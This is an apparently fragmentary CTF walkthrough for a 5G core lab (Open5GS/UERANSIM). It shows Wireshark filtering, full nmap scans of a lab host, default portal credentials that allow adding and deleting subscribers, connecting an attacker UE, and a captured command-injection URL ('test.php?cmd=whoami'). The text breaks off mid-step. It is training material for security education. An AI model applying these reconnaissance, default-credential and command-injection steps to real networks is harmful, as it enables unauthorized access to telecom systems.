



Detailed Walkthrough

Wireshark

Many ways to solve.


Change Configuration






Wireshark Challenge 1

Filter by nas-5gs



Wireshark Challenge 2

Search for namf in the logs.




For Web Challenges

Check for source IP that is in the subnet 10.45.0.0/24.

Since the uesimtun0 interface is always in this IP range, we can filter for traffic from the uesimtun0 interface.

We see that the UE has accessed `my-php-app.local/test.php?cmd=whoami`



Web Challenges


Web 1

Nmap Scanning to discover a web portal at port 32668.


```
File Actions Edit View Help
kali@kali: ~/pythonfiles x kali@kali: ~/UERANSIM x kali@kali: ~ x
kali@kali: ~ x
$ nmap 192.168.137.137 -p1-65535
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 12:34 +08
Nmap scan report for my-php-app.local (192.168.137.137)
Host is up (0.037s latency).
Not shown: 65517 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
7472/tcp  open  unknown
7946/tcp  open  unknown
8023/tcp  open  arcc-api
10250/tcp open  unknown
10254/tcp open  unknown
10259/tcp open  unknown
16443/tcp open  ssl/unknown
25000/tcp open  ssl/icl-twobase1
32001/tcp open  unknown
32002/tcp open  unknown
32003/tcp open  unknown
32009/tcp open  unknown
32010/tcp open  unknown
32011/tcp open  unknown
32668/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 39.95 seconds
```

```
File Actions Edit View Help
kali@kali: ~/pythonfiles x kali@kali: ~/UERANSIM x kali@kali: ~ x kali@kali: ~ x
kali@kali: ~ x
$ nmap 192.168.137.137 -p 80,443,7472,7946,10250,10254,10257,10259,16443,25000,32001,32002,32003,32009,32010,32011,32668 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 12:36 +08
Nmap scan report for my-php-app.local (192.168.137.137)
Host is up (0.026s latency).
PORT      STATE SERVICE          VERSION
80/tcp    open  http             nginx (reverse proxy)
443/tcp   open  ssl/http         nginx (reverse proxy)
7472/tcp  open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
7946/tcp  open  unknown
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10254/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10257/tcp open  ssl/unknown
10259/tcp open  ssl/unknown
16443/tcp open  ssl/unknown
25000/tcp open  ssl/icl-twobase1
32001/tcp open  unknown
32002/tcp open  unknown
32003/tcp open  unknown
32009/tcp open  unknown
32010/tcp open  unknown
32011/tcp open  unknown
32668/tcp open  http             Node.js Express framework
9 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/#submit:
#=-----
#-NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
#-
SF:Port7946-TCP:V=7.94SVN%I=7%D=9/12%Time=66E26F5%P=x86_64-pc-linux-gnu%R
SF:(GenericLines,76,"\\n\\0\\0q\\x01\\xa9\\x06\\j\\x97f\\xc0\\xac\\xe0\\xa9\\x7f\\xaf
SF:\\x86\\x96\\x05\\xf2q\\xf6\\xe5\\xec\\x88\\x9d\\x08\\xc0\\j\\xb6-\\xf2\\x0b\\xc3\\xf
SF:c2\\xf5\\x1a0#Q\\x0c_\\x0c\\x9ct9\\x8b6\\(G\\xfc\\xfdb\\xc3\\xb8\\xaa\\xaf\\xad\\xa
SF:xf8\\x8f\\x02TK\\xbd\\x10\\xab\\xc8:\\xb6\\xc0\\^\\x0c\\x04\\x03\\n\\xff\\jd\\x17\\xc9
SF:\\x12\\x03\\x86k\\x1b#b\\x09\\x89\\xe4\\x9a\\x88\\xc3\\x07\\xd1\\xe4\\xa4\\xaa\\n\\j\\
SF:\\xaw\\xfc8P^")%r(GetRequest,76,"\\n\\0\\0q\\x01o\\x92\\x0e\\xcde\\x12\\xf6KzV\\xe
SF:\\x1\\xe1\\x16\\xd4\\{\\xfd\\xe8\\xc8\\xc1\\xc4\\xb4\\x92>\\xa0\\x84\\xa9\\xc64\\xe3\\xeb\\xb3\\x
SF:1f\\x08>\\xe7j-W\\xf8\\xc8\\xc1\\xc4\\xb4\\x92>\\xa0\\x84\\xa9\\xc64\\xe3\\xeb\\xb3\\x
SF:1f\\x08>\\xe7j-W\\xf8\\xc8\\xc1\\xc4\\xb4\\x92>\\xa0\\x84\\xa9\\xc64\\xe3\\xeb\\xb3\\x
SF:\\x807Z\\^\\(\\x1e\\x87\\x06\\x1e\\xc6\\x95\\x17\\x1d\\xf2\\xe4\\x8b\\xc5h\\x16\\xh
```

Web page uses default creds `admin: 1423`



We can get subscriber information and add/delete subscribers.



Web 2

Download UERANSIM onto attacking machine.

Connect UE to 5G network.

Refer to <https://github.com/aligungr/UERANSIM/wiki/Configuration>.

UERANSIM project and configuration files is also available in the Github project in `/solutions`.

Network slice need to be configured:

```
slice:
    sst: 1
    sd: "0x1111111"
```

If faced with `/etc/iproute2/rt_tables` related errors, do the following:

```
sudo mkdir /etc/iproute2/
sudo nano /etc/iproute2/rt_tables
$ cat /etc/iproute2/rt_tables
# reserved values
255    local
254    main
253    default
```


```
0      unspec
# local
#1     inr.ruhep
1000   rt_uesimtun0
```

```
File Actions Edit View Help
kali@kali: ~/pythonfiles x kali@kali: ~/UERANSIM x kali@kali: ~ x kali@kali: ~ x
(kali@kali) [~/UERANSIM]
$ sudo ./build/nr-ue -c config/open5gs-ue.yaml
UERANSIM v3.2.6
[2024-09-12 12:44:32.582] [nas] [info] UE switches to state [MM-DEREGISTERED/PLMN-SEARCH]
[2024-09-12 12:44:32.698] [rrc] [debug] New signal detected for cell[1], total [1] cells in coverage
[2024-09-12 12:44:32.701] [nas] [info] Selected plmn[999/70]
[2024-09-12 12:44:32.717] [rrc] [info] Selected cell plmn[999/70] tac[1] category[SUITABLE]
[2024-09-12 12:44:32.717] [nas] [info] UE switches to state [MM-DEREGISTERED/PS]
[2024-09-12 12:44:32.717] [nas] [info] UE switches to state [MM-DEREGISTERED/NORMAL-SERVICE]
[2024-09-12 12:44:32.717] [nas] [debug] Initial registration required due to [MM-DEREG-NORMAL-SERVICE]
[2024-09-12 12:44:32.718] [nas] [debug] UAC access attempt is allowed for identity[0], category[MO_sig]
[2024-09-12 12:44:32.718] [nas] [debug] Sending Initial Registration
[2024-09-12 12:44:32.718] [nas] [info] UE switches to state [MM-REGISTER-INITIATED]
[2024-09-12 12:44:32.718] [rrc] [debug] Sending RRC Setup Request
[2024-09-12 12:44:32.735] [rrc] [info] RRC connection established
[2024-09-12 12:44:32.735] [rrc] [info] UE switches to state [RRC-CONNECTED]
[2024-09-12 12:44:32.736] [nas] [info] UE switches to state [CM-CONNECTED]
[2024-09-12 12:44:33.117] [nas] [debug] Authentication Request received
[2024-09-12 12:44:33.117] [nas] [debug] Received SQN [000000000061]
[2024-09-12 12:44:33.117] [nas] [debug] SQN-MS [000000000000]
[2024-09-12 12:44:33.457] [nas] [debug] Security Mode Command received
[2024-09-12 12:44:33.457] [nas] [debug] Selected integrity[2] ciphering[0]
[2024-09-12 12:44:34.055] [nas] [debug] Registration accept received
[2024-09-12 12:44:34.055] [nas] [info] UE switches to state [MM-REGISTERED/NORMAL-SERVICE]
[2024-09-12 12:44:34.055] [nas] [debug] Sending Registration Complete
[2024-09-12 12:44:34.055] [nas] [info] Initial Registration is successful
[2024-09-12 12:44:34.055] [nas] [debug] Sending PDU Session Establishment Request
[2024-09-12 12:44:34.055] [nas] [debug] UAC access attempt is allowed for identity[0], category[MO_sig]
[2024-09-12 12:44:34.283] [nas] [debug] Configuration Update Command received
[2024-09-12 12:44:34.388] [nas] [debug] PDU Session Establishment Accept received
[2024-09-12 12:44:34.388] [nas] [info] PDU Session establishment is successful PSI[1]
[2024-09-12 12:44:34.451] [app] [info] Connection setup for PDU session[1] is successful, TUN interface[uesimtun0, 10.45.0.4] is up.
```

To access the internal web portal from Firefox, do the following:

